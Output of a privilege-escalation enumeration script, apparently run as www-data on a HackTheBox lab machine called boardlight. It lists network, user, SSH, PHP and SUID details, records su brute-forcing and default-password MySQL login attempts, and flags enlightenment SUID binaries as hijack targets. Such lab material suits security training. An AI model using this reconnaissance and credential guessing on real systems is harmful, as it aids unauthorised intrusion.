org.freedesktop.Accounts            - -     -   -         -  -     -
org.freedesktop.Avahi               - -     -   -         -  -     -
org.freedesktop.DBus                - -     -   -         -  -     -
org.freedesktop.GeoClue2            - -     -   (activatable) -    -     -
org.freedesktop.UPower              - -     -   (activatable) -    -     -
org.freedesktop.bolt                - -     -   (activatable) -    -     -
org.freedesktop.fwupd               - -     -   (activatable) -    -     -
org.freedesktop.hostname1           - -     -   (activatable) -    -     -
org.freedesktop.locale1             - -     -   (activatable) -    -     -
org.freedesktop.login1              - -     -   -         -  -     -
org.freedesktop.network1            - -     -   (activatable) -    -     -
org.freedesktop.resolve1            - -     -   -         -  -     -
org.freedesktop.systemd1            - -     -   -         -  -     -
org.freedesktop.thermald            - -     -   (activatable) -    -     -
org.freedesktop.timedate1           - -     -   (activatable) -    -     -
org.freedesktop.timesync1           - -     -   -         -  -     -
org.opensuse.CupsPkHelper.Mechanism - -     -   (activatable) -    -     -


╔═══════════════════════════╗
═══════════════════════════╣ Network Information ╠═══════════════════════════
╚═══════════════════════════╝
╔═══════════╣ Hostname, hosts and DNS
boardlight
127.0.0.1       localhost boardlight board.htb crm.board.htb
127.0.1.1       boardlight
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

nameserver 127.0.0.53
options edns0 trust-ad

╔═══════════╣ Content of /etc/inetd.conf & /etc/xinetd.conf
/etc/inetd.conf Not Found

╔═══════════╣ Interfaces
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.129.137.172  netmask 255.255.0.0  broadcast 10.129.255.255
        inet6 dead:beef::250:56ff:feb0:dc00  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb0:dc00  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b0:dc:00  txqueuelen 1000  (Ethernet)
        RX packets 11882  bytes 2951051 (2.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2520  bytes 585433 (585.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2541  bytes 203107 (203.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2541  bytes 203107 (203.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


╔═══════════╣ Networks and neighbours
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         10.129.0.1      0.0.0.0         UG    0      0        0 eth0
10.129.0.0      0.0.0.0         255.255.0.0     U     0      0        0 eth0
link-local      0.0.0.0         255.255.0.0     U     1000   0        0 eth0
Address                  HWtype  HWaddress           Flags Mask            Iface
10.129.0.1               ether   00:50:56:b9:2b:b5   C                     eth0
169.254.169.254                  (incomplete)                              eth0

╔═══════════╣ Iptables rules
iptables rules Not Found

╔═══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -

╔═══════════╣ Can I sniff with tcpdump?
No
```

```
╔═══════════════════════╗
═══════════════════════════════╣ Users Information ╠═══════════════════════════════
╚═══════════════════════╝
╔══╣ My user
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users
uid=33(www-data) gid=33(www-data) groups=33(www-data)

╔══╣ Do I have PGP keys?
/usr/bin/gpg
netpgpkeys Not Found
netpgp Not Found

╔══╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Sorry, try again.

╔══╣ Checking sudo tokens
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens
ptrace protection is enabled (1)

╔══╣ Checking Pkexec policy
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-method-2

╔══╣ Superusers
root:x:0:0:root:/root:/bin/bash

╔══╣ Users with console
larissa:x:1000:1000:larissa,,,:/home/larissa:/bin/bash
root:x:0:0:root:/root:/bin/bash

╔══╣ All users & groups
uid=0(root) gid=0(root) groups=0(root)
uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=100(systemd-network) gid=102(systemd-network) groups=102(systemd-network)
uid=1000(larissa) gid=1000(larissa) groups=1000(larissa),4(adm)
uid=101(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve)
uid=102(systemd-timesync) gid=104(systemd-timesync) groups=104(systemd-timesync)
uid=103(messagebus) gid=106(messagebus) groups=106(messagebus)
uid=104(syslog) gid=110(syslog) groups=110(syslog),4(adm),5(tty)
uid=105(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=106(tss) gid=111(tss) groups=111(tss)
uid=107(uuidd) gid=114(uuidd) groups=114(uuidd)
uid=108(tcpdump) gid=115(tcpdump) groups=115(tcpdump)
uid=109(avahi-autoipd) gid=116(avahi-autoipd) groups=116(avahi-autoipd)
uid=110(usbmux) gid=46(plugdev) groups=46(plugdev)
uid=112(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)
uid=113(cups-pk-helper) gid=120(lpadmin) groups=120(lpadmin)
uid=114(speech-dispatcher) gid=29(audio) groups=29(audio)
uid=115(avahi) gid=121(avahi) groups=121(avahi)
uid=116(kernoops) gid=65534(nogroup) groups=65534(nogroup)
uid=117(saned) gid=123(saned) groups=123(saned),122(scanner)
uid=119(hplip) gid=7(lp) groups=7(lp)
uid=120(whoopsie) gid=125(whoopsie) groups=125(whoopsie)
uid=121(colord) gid=126(colord) groups=126(colord)
uid=122(geoclue) gid=127(geoclue) groups=127(geoclue)
uid=123(pulse) gid=128(pulse) groups=128(pulse),29(audio)
uid=125(gdm) gid=130(gdm) groups=130(gdm)
uid=126(sssd) gid=131(sssd) groups=131(sssd)
uid=127(mysql) gid=134(mysql) groups=134(mysql)
uid=128(fwupd-refresh) gid=135(fwupd-refresh) groups=135(fwupd-refresh)
uid=129(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=998(_laurel) gid=998(_laurel) groups=998(_laurel)
uid=999(systemd-coredump) gid=999(systemd-coredump) groups=999(systemd-coredump)

╔══╣ Login now
 17:23:47 up 35 min,  0 users,  load average: 0.24, 0.14, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT

╔══╣ Last logons
reboot   system boot  Mon May 27 16:48:28 2024   still running                    0.0.0.0
root     pts/0        Sun May 19 22:24:19 2024 - down                  (00:00)     10.10.14.41
reboot   system boot  Sun May 19 22:23:33 2024 - Sun May 19 22:24:50 2024  (00:01)     0.0.0.0

wtmp begins Sun May 19 22:23:33 2024

╔══╣ Last time logon each user
Username         Port     From             Latest
root             pts/0    10.10.14.41      Sun May 19 22:24:19 -0700 2024

╔══╣ Password policy
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
```

```
PASS_WARN_AGE   7
ENCRYPT_METHOD SHA512

╔═══════════════╣ Testing 'su' as other users with shell using as passwords: null pwd, the username and top2000pwds

 Bruteforcing user root...
 Bruteforcing user larissa...
╔═══════════════╣ Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!



                    ╔═══════════════════════════╗
═══════════════════╣ Software Information ╠═══════════════════
                    ╚═══════════════════════════╝
╔═══════════════╣ Useful software
/usr/bin/base64
/usr/bin/curl
/usr/bin/g++
/usr/bin/gcc
/usr/bin/gdb
/usr/bin/make
/usr/bin/nc
/usr/bin/netcat
/usr/bin/perl
/usr/bin/php
/usr/bin/ping
/usr/bin/python3
/usr/bin/sudo
/usr/bin/wget

╔═══════════════╣ Installed Compilers
ii  g++                          4:9.3.0-1ubuntu2                amd64        GNU C++ compiler
ii  g++-9                        9.4.0-1ubuntu1~20.04.2          amd64        GNU C++ compiler
ii  gcc                         4:9.3.0-1ubuntu2                amd64        GNU C compiler
ii  gcc-9                        9.4.0-1ubuntu1~20.04.2          amd64        GNU C compiler
/usr/bin/gcc

╔═══════════════╣ MySQL version
mysql  Ver 8.0.36-0ubuntu0.20.04.1 for Linux on x86_64 ((Ubuntu))


╠═══╣ MySQL connection using default root/root ........... No
╠═══╣ MySQL connection using root/toor ................... No
╠═══╣ MySQL connection using root/NOPASS ................. No

╔═══════════════╣ Searching mysql credentials and exec
From '/etc/mysql/mysql.conf.d/mysqld.cnf' Mysql user: user             = mysql
Found readable /etc/mysql/my.cnf
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mysql.conf.d/

╔═══════════════╣ Analyzing MariaDB Files (limit 70)

-rw------- 1 root root 317 May 13 23:40 /etc/mysql/debian.cnf

╔═══════════════╣ Analyzing Apache-Nginx Files (limit 70)
Apache version: Server version: Apache/2.4.41 (Ubuntu)
Server built:   2024-04-10T17:46:26
httpd Not Found

Nginx version: nginx Not Found

/etc/apache2/mods-available/php7.4.conf-<FilesMatch ".+\.ph(ar|p|tml)$">
/etc/apache2/mods-available/php7.4.conf:    SetHandler application/x-httpd-php
--
/etc/apache2/mods-available/php7.4.conf-<FilesMatch ".+\.phps$">
/etc/apache2/mods-available/php7.4.conf:    SetHandler application/x-httpd-php-source
--
/etc/apache2/sites-available/000-default.conf-    <FilesMatch \.php$>
/etc/apache2/sites-available/000-default.conf:        SetHandler application/x-httpd-php
--
/etc/apache2/conf-available/php7.4-cgi.conf-
/etc/apache2/conf-available/php7.4-cgi.conf:# application/x-httpd-php                    phtml php
/etc/apache2/conf-available/php7.4-cgi.conf-<FilesMatch ".+\.ph(ar|p|tml)$">
/etc/apache2/conf-available/php7.4-cgi.conf:    SetHandler application/x-httpd-php
/etc/apache2/conf-available/php7.4-cgi.conf-</FilesMatch>
/etc/apache2/conf-available/php7.4-cgi.conf:# application/x-httpd-php-source                phps
/etc/apache2/conf-available/php7.4-cgi.conf-<FilesMatch ".+\.phps$">
/etc/apache2/conf-available/php7.4-cgi.conf:    SetHandler application/x-httpd-php-source
--
/etc/apache2/conf-available/php7.4-cgi.conf-#</Directory>
/etc/apache2/conf-available/php7.4-cgi.conf:#Action application/x-httpd-php /cgi-bin/php7.4
╠═══╣ PHP exec extensions
drwxr-xr-x 2 root root 4096 Mar 19 07:35 /etc/apache2/sites-enabled
drwxr-xr-x 2 root root 4096 Mar 19 07:35 /etc/apache2/sites-enabled
lrwxrwxrwx 1 root root 27 Sep 17  2023 /etc/apache2/sites-enabled/php.conf -> ../sites-available/php.conf
lrwxrwxrwx 1 root root 28 Sep 17  2023 /etc/apache2/sites-enabled/site.conf -> ../sites-available/site.conf
lrwxrwxrwx 1 root root 32 Mar 19 07:35 /etc/apache2/sites-enabled/dolibarr.conf -> ../sites-available/dolibarr.conf
lrwxrwxrwx 1 root root 29 Mar 19 00:29 /etc/apache2/sites-enabled/board.conf -> ../sites-available/board.conf
<VirtualHost *:80>
   ServerName board.htb
   DocumentRoot /var/www/html/board.htb
   <Directory /var/www/html/board.htb/>
   DirectoryIndex index.php
      Options FollowSymLinks
      AllowOverride All
      Order allow,deny
      allow from all
   </Directory>
</VirtualHost>
```

```
<VirtualHost *:80>
   ServerName crm.board.htb
   DocumentRoot /var/www/html/crm.board.htb/htdocs
   <Directory /var/www/html/crm.board.htb/htdocs/>
      Options FollowSymLinks
      AllowOverride All
      Order allow,deny
      allow from all
   </Directory>
</VirtualHost>


-rw-r--r-- 1 root root 1470 Sep 17  2023 /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
      ServerAdmin webmaster@localhost
      DocumentRoot /var/www/html
   <FilesMatch \.php$>
      SetHandler application/x-httpd-php
   </FilesMatch>

      ErrorLog ${APACHE_LOG_DIR}/error.log
      CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

-rw-r--r-- 1 root root 72943 Mar 19 08:46 /etc/php/7.4/apache2/php.ini
allow_url_fopen = On
allow_url_include = Off
odbc.allow_persistent = On
mysqli.allow_persistent = On
pgsql.allow_persistent = On
-rw-r--r-- 1 root root 72941 Jun 27  2023 /etc/php/7.4/cgi/php.ini
allow_url_fopen = On
allow_url_include = Off
odbc.allow_persistent = On
mysqli.allow_persistent = On
pgsql.allow_persistent = On
-rw-r--r-- 1 root root 72543 Mar 19 05:08 /etc/php/7.4/cli/php.ini
allow_url_fopen = On
allow_url_include = Off
odbc.allow_persistent = On
mysqli.allow_persistent = On
pgsql.allow_persistent = On
-rw-r--r-- 1 root root 72941 May  1 03:11 /etc/php/7.4/fpm/php.ini
allow_url_fopen = On
allow_url_include = Off
odbc.allow_persistent = On
mysqli.allow_persistent = On
pgsql.allow_persistent = On


-rw-r--r-- 1 root root 389 Feb  4  2019 /etc/default/nginx

-rwxr-xr-x 1 root root 4579 Feb  4  2019 /etc/init.d/nginx

-rw-r--r-- 1 root root 329 Feb  4  2019 /etc/logrotate.d/nginx

-rw-r--r-- 1 root root 374 Feb  4  2019 /etc/ufw/applications.d/nginx

drwxr-xr-x 7 root root 4096 May 17 01:04 /var/lib/nginx

drwxr-xr-x 2 root adm 4096 May 17 01:04 /var/log/nginx


╔═══════════╣ Analyzing Rsync Files (limit 70)
-rw-r--r-- 1 root root 1044 Nov 11  2022 /usr/share/doc/rsync/examples/rsyncd.conf
[ftp]
      comment = public archive
      path = /var/www/pub
      use chroot = yes
      lock file = /var/lock/rsyncd
      read only = yes
      list = yes
      uid = nobody
      gid = nogroup
      strict modes = yes
      ignore errors = no
      ignore nonreadable = yes
      transfer logging = no
      timeout = 600
      refuse options = checksum dry-run
      dont compress = *.gz *.tgz *.zip *.z *.rpm *.deb *.iso *.bz2 *.tbz


╔═══════════╣ Analyzing Ldap Files (limit 70)
The password hash is from the {SSHA} to 'structural'
drwxr-xr-x 2 root root 4096 May 13 23:40 /etc/ldap

drwxr-xr-x 2 root root 4096 May 17 01:04 /usr/share/php7.4-ldap/ldap

-rw-r--r-- 1 root root 0 Sep 17  2023 /var/lib/php/modules/7.4/apache2/enabled_by_maint/ldap

-rw-r--r-- 1 root root 0 Sep 17  2023 /var/lib/php/modules/7.4/cgi/enabled_by_maint/ldap

-rw-r--r-- 1 root root 0 Sep 17  2023 /var/lib/php/modules/7.4/cli/enabled_by_maint/ldap

-rw-r--r-- 1 root root 0 May 15 09:52 /var/lib/php/modules/7.4/fpm/enabled_by_maint/ldap

-rw-r--r-- 1 root root 0 May 13 23:34 /var/lib/php/modules/7.4/registry/ldap
```

```
╔═══════════╣ Searching ssl/ssh files
╔═══════════╣ Analyzing SSH Files (limit 70)


-rw-r--r-- 1 root root 177 May  2 05:43 /etc/ssh/ssh_host_ecdsa_key.pub
-rw-r--r-- 1 root root 97 May  2 05:43 /etc/ssh/ssh_host_ed25519_key.pub
-rw-r--r-- 1 root root 569 May  2 05:43 /etc/ssh/ssh_host_rsa_key.pub

Port 22
ListenAddress 0.0.0.0
PermitRootLogin yes
PubkeyAuthentication yes
PasswordAuthentication yes
ChallengeResponseAuthentication no
UsePAM yes
═══╣ Some certificates were found (out limited):
/etc/pki/fwupd-metadata/LVFS-CA.pem
/etc/pki/fwupd/LVFS-CA.pem
/etc/ssl/certs/ACCVRAIZ1.pem
/etc/ssl/certs/AC_RAIZ_FNMT-RCM.pem
/etc/ssl/certs/AC_RAIZ_FNMT-RCM_SERVIDORES_SEGUROS.pem
/etc/ssl/certs/ANF_Secure_Server_Root_CA.pem
/etc/ssl/certs/Actalis_Authentication_Root_CA.pem
/etc/ssl/certs/AffirmTrust_Commercial.pem
/etc/ssl/certs/AffirmTrust_Networking.pem
/etc/ssl/certs/AffirmTrust_Premium.pem
/etc/ssl/certs/AffirmTrust_Premium_ECC.pem
/etc/ssl/certs/Amazon_Root_CA_1.pem
/etc/ssl/certs/Amazon_Root_CA_2.pem
/etc/ssl/certs/Amazon_Root_CA_3.pem
/etc/ssl/certs/Amazon_Root_CA_4.pem
/etc/ssl/certs/Atos_TrustedRoot_2011.pem
/etc/ssl/certs/Autoridad_de_Certificacion_Firmaprofesional_CIF_A62634068.pem
/etc/ssl/certs/Autoridad_de_Certificacion_Firmaprofesional_CIF_A62634068_2.pem
/etc/ssl/certs/Baltimore_CyberTrust_Root.pem
/etc/ssl/certs/Buypass_Class_2_Root_CA.pem
1514PSTORAGE_CERTSBIN

═══╣ Writable ssh and gpg agents
/etc/systemd/user/sockets.target.wants/gpg-agent-ssh.socket
/etc/systemd/user/sockets.target.wants/gpg-agent-browser.socket
/etc/systemd/user/sockets.target.wants/gpg-agent-extra.socket
/etc/systemd/user/sockets.target.wants/gpg-agent.socket
═══╣ Some home ssh config file was found
/usr/share/openssh/sshd_config
Include /etc/ssh/sshd_config.d/*.conf
ChallengeResponseAuthentication no
UsePAM yes
X11Forwarding yes
PrintMotd no
AcceptEnv LANG LC_*
Subsystem	sftp	/usr/lib/openssh/sftp-server

═══╣ /etc/hosts.allow file found, trying to read the rules:
/etc/hosts.allow


Searching inside /etc/ssh/ssh_config for interesting info
Include /etc/ssh/ssh_config.d/*.conf
Host *
   SendEnv LANG LC_*
   HashKnownHosts yes
   GSSAPIAuthentication yes

╔═══════════╣ Analyzing PAM Auth Files (limit 70)
drwxr-xr-x 2 root root 4096 May 13 23:41 /etc/pam.d
-rw-r--r-- 1 root root 2133 Jan  2 09:13 /etc/pam.d/sshd
account	required	pam_nologin.so
session [success=ok ignore=ignore module_unknown=ignore default=bad]	pam_selinux.so close
session	required	pam_loginuid.so
session	optional	pam_keyinit.so force revoke
session	optional	pam_motd.so  motd=/run/motd.dynamic
session	optional	pam_motd.so noupdate
session	optional	pam_mail.so standard noenv # [1]
session	required	pam_limits.so
session	required	pam_env.so # [1]
session	required	pam_env.so user_readenv=1 envfile=/etc/default/locale
session [success=ok ignore=ignore module_unknown=ignore default=bad]	pam_selinux.so open


╔═══════════╣ Analyzing FreeIPA Files (limit 70)
drwxr-xr-x 2 root root 4096 May 17 01:04 /usr/src/linux-hwe-5.15-headers-5.15.0-107/drivers/net/ipa




╔═══════════╣ Analyzing Keyring Files (limit 70)
drwxr-xr-x 2 root root 4096 May 17 01:04 /usr/share/keyrings



╔═══════════╣ Analyzing Backup Manager Files (limit 70)

-rw-r--r-- 1 www-data www-data 5265 Mar  4  2023 /var/www/html/crm.board.htb/htdocs/admin/system/database.php
```

╔═══════════╣ Searching uncommon passwd files (splunk)
passwd file: /etc/pam.d/passwd
passwd file: /etc/passwd
passwd file: /usr/share/bash-completion/completions/passwd
passwd file: /usr/share/lintian/overrides/passwd

╔═══════════╣ Analyzing Github Files (limit 70)
drwxr-xr-x 4 www-data www-data 4096 Mar 4 2023 /var/www/html/crm.board.htb/.github
drwxr-xr-x 3 www-data www-data 4096 Mar 4 2023 /var/www/html/crm.board.htb/htdocs/includes/webklex/php-imap/.github

╔═══════════╣ Analyzing PGP-GPG Files (limit 70)
/usr/bin/gpg
gpg Not Found
netpgpkeys Not Found
netpgp Not Found

-rw-r--r-- 1 root root 2796 Mar 29 2021 /etc/apt/trusted.gpg.d/ubuntu-keyring-2012-archive.gpg
-rw-r--r-- 1 root root 2794 Mar 29 2021 /etc/apt/trusted.gpg.d/ubuntu-keyring-2012-cdimage.gpg
-rw-r--r-- 1 root root 1733 Mar 29 2021 /etc/apt/trusted.gpg.d/ubuntu-keyring-2018-archive.gpg
-rw-r--r-- 1 root root 3267 Jul 4 2022 /usr/share/gnupg/distsigkey.gpg
-rw-r--r-- 1 root root 7399 Sep 17 2018 /usr/share/keyrings/ubuntu-archive-keyring.gpg
-rw-r--r-- 1 root root 6713 Oct 27 2016 /usr/share/keyrings/ubuntu-archive-removed-keys.gpg
-rw-r--r-- 1 root root 4097 Feb 6 2018 /usr/share/keyrings/ubuntu-cloudimage-keyring.gpg
-rw-r--r-- 1 root root 0 Jan 17 2018 /usr/share/keyrings/ubuntu-cloudimage-removed-keys.gpg
-rw-r--r-- 1 root root 1227 May 27 2010 /usr/share/keyrings/ubuntu-master-keyring.gpg
-rw-r--r-- 1 root root 1150 Apr 2 09:56 /usr/share/keyrings/ubuntu-pro-anbox-cloud.gpg
-rw-r--r-- 1 root root 2247 Apr 2 09:56 /usr/share/keyrings/ubuntu-pro-cc-eal.gpg
-rw-r--r-- 1 root root 2274 Apr 2 09:56 /usr/share/keyrings/ubuntu-pro-cis.gpg
-rw-r--r-- 1 root root 2236 Apr 2 09:56 /usr/share/keyrings/ubuntu-pro-esm-apps.gpg
-rw-r--r-- 1 root root 2264 Apr 2 09:56 /usr/share/keyrings/ubuntu-pro-esm-infra.gpg
-rw-r--r-- 1 root root 2275 Apr 2 09:56 /usr/share/keyrings/ubuntu-pro-fips-preview.gpg
-rw-r--r-- 1 root root 2275 Apr 2 09:56 /usr/share/keyrings/ubuntu-pro-fips.gpg
-rw-r--r-- 1 root root 2250 Apr 2 09:56 /usr/share/keyrings/ubuntu-pro-realtime-kernel.gpg
-rw-r--r-- 1 root root 2235 Apr 2 09:56 /usr/share/keyrings/ubuntu-pro-ros.gpg
-rw-r--r-- 1 root root 2867 Feb 13 2020 /usr/share/popularity-contest/debian-popcon.gpg
-rw-r--r-- 1 root root 2236 Sep 17 2023 /var/lib/ubuntu-advantage/apt-esm/etc/apt/trusted.gpg.d/ubuntu-advantage-esm-apps.gpg

╔═══════════╣ Searching docker files (limit 70)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-breakout/docker-breakout-privilege-escalation
-rw-r--r-- 1 www-data www-data 320 Mar 4 2023
/var/www/html/crm.board.htb/htdocs/includes/mobiledetect/mobiledetectlib/docker-compose.yml

╔═══════════╣ Analyzing Postfix Files (limit 70)
-rw-r--r-- 1 root root 813 Feb 1 2020 /usr/share/bash-completion/completions/postfix

╔═══════════╣ Analyzing FTP Files (limit 70)

-rw-r--r-- 1 root root 69 Jun 27 2023 /etc/php/7.4/mods-available/ftp.ini
-rw-r--r-- 1 root root 69 May 1 03:11 /usr/share/php7.4-common/common/ftp.ini

╔═══════════╣ Analyzing DNS Files (limit 70)
-rw-r--r-- 1 root root 832 Feb 1 2020 /usr/share/bash-completion/completions/bind
-rw-r--r-- 1 root root 832 Feb 1 2020 /usr/share/bash-completion/completions/bind

╔═══════════╣ Analyzing Windows Files (limit 70)

lrwxrwxrwx 1 root root 20 Sep 17 2023 /etc/alternatives/my.cnf -> /etc/mysql/mysql.cnf
lrwxrwxrwx 1 root root 24 Sep 17 2023 /etc/mysql/my.cnf -> /etc/alternatives/my.cnf
-rw-r--r-- 1 root root 81 May 13 23:40 /var/lib/dpkg/alternatives/my.cnf

╔═══════════╣ Analyzing Other Interesting Files (limit 70)
-rw-r--r-- 1 root root 3771 Feb 25 2020 /etc/skel/.bashrc

-rw-r--r-- 1 root root 807 Feb 25 2020 /etc/skel/.profile

╔═══════════╣ Checking leaks in git repositories

╔══╣ Files with Interesting Permissions ╠══

╔═══════════╣ SUID - Check easy privesc, exploits and write perms
╚═ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-sr-x 1 root root 15K Apr 8 18:36 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 27K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys (Unknown SUID binary!)
  --- It looks like /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys is executing /dev/ and you can impersonate it (strings line: /dev/) (https://tinyurl.com/suidpath)
  --- It looks like /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys is executing /media and you can impersonate it (strings line: /media) (https://tinyurl.com/suidpath)
  --- It looks like /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys is executing eject and you can impersonate it (strings line: eject) (https://tinyurl.com/suidpath)
  --- It looks like /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys is executing l2ping and you can impersonate it (strings line: l2ping) (https://tinyurl.com/suidpath)
  --- It looks like /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys is executing mkdir and you can impersonate it (strings line: mkdir) (https://tinyurl.com/suidpath)
  --- It looks like /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys is executing perror and you can impersonate it (strings line: perror) (https://tinyurl.com/suidpath)
  --- It looks like /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys is executing rmdir and you can impersonate it (strings line: rmdir) (https://tinyurl.com/suidpath)
  --- It looks like /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys is executing umount and you can impersonate it (strings line: umount) (https://tinyurl.com/suidpath)
  --- Checking for writable dependencies of /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys...

  --- Trying to execute /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys with strace in order to look for hijackable libraries...
access("/etc/suid-debug", F_OK)   = -1 ENOENT (No such file or directory)
access("/etc/suid-debug", F_OK)   = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)   = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libeina.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libecore.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libbluetooth.so.3", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libpthread.so.0", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libm.so.6", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/librt.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libdl.so.2", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libsystemd.so.0", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libunwind-x86_64.so.8", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libunwind.so.8", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libeo.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libefl.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libglib-2.0.so.0", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/liblzma.so.5", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/liblz4.so.1", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libgcrypt.so.20", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libpcre.so.3", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libgpg-error.so.0", O_RDONLY|O_CLOEXEC) = 3

-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd (Unknown SUID binary!)
  --- It looks like /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd is executing login and you can impersonate it (strings line: login) (https://tinyurl.com/suidpath)
  --- Checking for writable dependencies of /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd...

  --- Trying to execute /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd with strace in order to look for

```
hijackable libraries...
access("/etc/suid-debug", F_OK)        = -1 ENOENT (No such file or directory)
access("/etc/suid-debug", F_OK)        = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libpam.so.0", O_RDONLY|O_CLOEXEC) = 3
